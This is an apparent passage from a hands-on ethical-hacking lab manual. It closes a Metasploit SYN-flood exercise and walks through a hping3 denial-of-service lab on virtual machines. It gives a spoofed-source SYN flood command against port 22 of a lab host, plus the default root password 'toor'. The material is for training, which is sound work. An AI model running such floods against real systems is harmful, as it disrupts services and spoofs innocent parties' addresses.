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

26. This concludes the demonstration of how to perform SYN flooding on a target host using Metasploit.
27. Close all open windows and document all the acquired information.

Task 2: Perform a DoS Attack on a Target Host using hping3

hping3 is a command-line-oriented network scanning and packet crafting tool for the TCP/IP protocol that sends ICMP echo requests and supports TCP, UDP, ICMP, and raw-IP protocols.

It performs network security auditing, firewall testing, manual path MTU discovery, advanced traceroute, remote OS fingerprinting, remote uptime guessing, TCP/IP stacks auditing, and other functions.

Here, we will use the hping3 tool to perform DoS attacks such as SYN flooding, Ping of Death (PoD) attacks, and UDP application layer flood attacks on a target host.

1. Switch to the **Windows 11** virtual machine. On the **Windows 11** machine, Click **Search** icon ( ) on the **Desktop**. Type **wireshark** in the search field, the **Wireshark** appears in the results, click **Open** to launch it.

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



2. **The Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **Ethernet**) to start capturing the network traffic.

   Note: If a **Software Update** pop-up appears click on **Remind me later**.



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
3. **Wireshark** starts capturing the packets; leave it running.



4. Switch to the **Parrot Security** virtual machine.
5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
6. The **Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
8. Now, type **cd** and press **Enter** to jump to the root directory.
9. A **Parrot Terminal** window appears; type **hping3 -S (Target IP Address) -a (Spoofable IP Address) -p 22 --flood** and press **Enter**.

   Note: Here, the target IP address is **10.10.1.11 [Windows 11]**, and the spoofable IP address is **10.10.1.19 [Windows Server 2019]**.

   Note: **-S**: sets the SYN flag; **-a**: spoofs the IP address; **-p**: specifies the destination port; and **--flood**: sends a huge number of packets.

